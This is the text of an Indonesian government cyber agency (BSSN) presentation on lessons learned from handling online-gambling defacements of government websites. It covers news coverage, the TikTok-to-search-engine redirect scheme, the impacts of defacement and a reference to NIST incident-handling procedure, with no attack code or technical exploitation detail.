BADAN SIBER DAN SANDI NEGARA

LESSON LEARN PENANGANAN WEB DEFACEMENT PERJUDIAN DARING

Danu Ibrahim, S.Tr.Kom.
Sandiman Ahli Pertama

Depok, 22 November 2024

DIREKTORAT KEAMANAN SIBER DAN SANDI PEMERINTAH PUSAT

#bangga melayani bangsa

JUDI ONLINE SEMAKIN MERESAHKAN

Tribunnews.com


Polri Ungkap 85 Influencer Sudah Ditangkap Soal Promosikan Situs Judi Online

Penangkapan dan penetapan tersangka terhadap sejumlah influencer itu dilakukan dengan didasarkan pengumpulan keterangan saksi serta alat...

17 jam yang lalu

CNN Indonesia

Pemain Judi Online di Indonesia Capai 8,8 Juta, Mayoritas Anak Muda



Menko Polkam Budi Gunawan mengatakan 8,8 juta warga bermain judi online sepanjang 2024. Sebanyak 80 persen di antaranya masyarakat bawah dan...

3 hari lalu

Kompas.tv

Bandar Judi Online Kelola Ribuan Situs, Setor Rp24 Juta per Bulan agar Tak Diblokir

Polisi mengungkapkan bandar judi online HE bersama grupnya menyetor uang puluhan juta rupiah per bulan agar website milik mereka tidak...

2 hari lalu

Sumber : google.com

TRANSAKSI JUDI ONLINE

Berapa transaksi tahun 2024 ???

Sumber : Indonesiabaik.id

TRANSAKSI JUDI ONLINE

Menko Polkam: Transaksi Judi Online RI Tembus Rp900 Triliun Tahun Ini

Rosseno Aji Nugroho, CNBC Indonesia


21 November 2024 15:45


Foto: Konferensi Pers Pencapaian Kinerja Desk Pemberantasan Perjudian Daring dan Desk Keamanan Siber dan Pelindungan Data yang akan dilaksanakan di Media Center Kementerian Komdigi, Jakarta Pusat, Kamis (21/11/2024). (CNBC Indonesia/Rosseno Aji)

Sumber : CNBC Indonesia

FENOMENA JOGET SADBOR


BAGAIMANA KETERKAITANNYA DENGAN PROMOSI JUDI ONLINE?





Sumber : google.com


FENOMENA JOGET SADBOR



Sumber :Youtube - Pace Komputer

Akun dengan **saweran** tertinggi

FENOMENA JOGET SADBOR



Profil akun tiktok mengarahkan untuk mencari ke google

Halaman yang muncul merupakan website instansi yang telah terkena web defacement judi online

Ketika tombol dihalaman deface diklik maka akhirnya akan diarahkan ke website asli judi online

Sumber :Youtube - Pace Komputer

FENOMENA JOGET SADBOR

Akun judi online **memberikan saweran** dengan nominal yang lumayan besar untuk mendapatkan perhatian

Ketika membuka profil maka akan **diarahkan untuk melakukan pencarian** di *search engine* sesuai dengan deskripsi profil akan judi online

Yang muncul paling atas merupakan Website K/L yang **telah terkena serangan web defacement** judi online

Ketika diklik akan mengarahkan ke website judi online **yang asli**

SATGAS PEMBERANTASAN JUDI ONLINE

Kompas.com

Menko Polhukam Pimpin Rapat Perdana Satgas Pemberantasan Judi “Online"

Ini merupakan rapat perdana Satgas Judi Online setelah dibentuk oleh Presiden Joko Widodo melalui Keputusan Presiden (Keppres) Nomor 21 Tahun...

19 Jun 2024

suarakalbar.co.id

BSSN Bersama Kemenkopolkam Tingkatkan Pengamanan Aplikasi dari Ancaman Judi Online

Jakarta (Suara Kalbar)- Kepala Badan Siber dan Sandi Negara (BSSN) Hinsa Siburian menyatakan bahwa beberapa aplikasi yang dimiliki oleh...

2 minggu lalu

Sumber : google.com

PREDIKSI POTENSI ANCAMAN SIBER

Web Defacement

Malware Stealer & Ransomware

Cyber Threat Based Artificial Intelligence (AI)

Internet of Things Attack

Advanced Persistent Threat

Phishing

Distributed Denial of Service

Sumber : Lanskap Keamanan Siber Indonesia 2023 (BSSN)

APA ITU WEB DEFACEMENT ???


Web defacement merupakan suatu serangan pada website yang mengubah tampilan asli atau konten dari sebuah website. Web defacement belakangan ini marak terjadi pada situs milik pemerintah dan pendidikan, terutama web defacement judi online.

DAMPAK

1. **Reputasi** : Tampilan halaman judi online yang tidak pantas atau ilegal pada situs pemerintah akan menciptakan kesan negatif terhadap integritas.
2. **Kepercayaan :** Masyarakat akan meragukan keamanan dan keandalan situs pemerintah, serta kemampuan pemerintah dalam melindungi data sensitif dan informasi publik.
3. **Availability** :Defacement dapat menyebabkan gangguan pada layanan yang disediakan oleh situs pemerintah serta dapat menyebabkan ketidaknyamanan dan ketidakpuasan masyarakat terhadap pemerintah.

PROSEDUR PENANGANAN INSIDEN SIBER

NIST SP 800-61

